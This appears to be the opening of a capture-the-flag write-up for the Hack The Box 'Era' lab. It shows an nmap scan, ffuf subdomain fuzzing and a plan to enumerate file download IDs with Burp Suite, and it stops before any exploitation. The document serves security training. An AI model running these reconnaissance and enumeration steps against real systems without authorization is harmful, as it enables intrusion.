Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ nmap -sC -sV -Pn 10.10.11.79 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 13:14 UTC
Nmap scan report for 10.10.11.79
Host is up (0.45s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://era.htb/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.38 seconds
Add era.htb to our /etc/hosts
Page check
era.htb
 From the index page, I did not find anything useful from here
Then I would continue to check the other sub domain here:
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ ffuf -u http://era.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.era.htb" -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 391ms]
Add file.era.htb to our /etc/hosts
file.era.htb

In this page, we have 2 options to login
1, login with password

2, login with security questions

But we still don't have any usernames or passwords here.
There is a register.php to give us the path to create the account
 Then we can redirect to the manage page

We can try to upload any files and download them

 If we visit the not found files, it will give us the message

Enumerate the valid download page
So we can try to enumerate all the id numbers to check what can we get here
In this place, I would use burpsuite to help us do that
Firstly, catch the request of download page
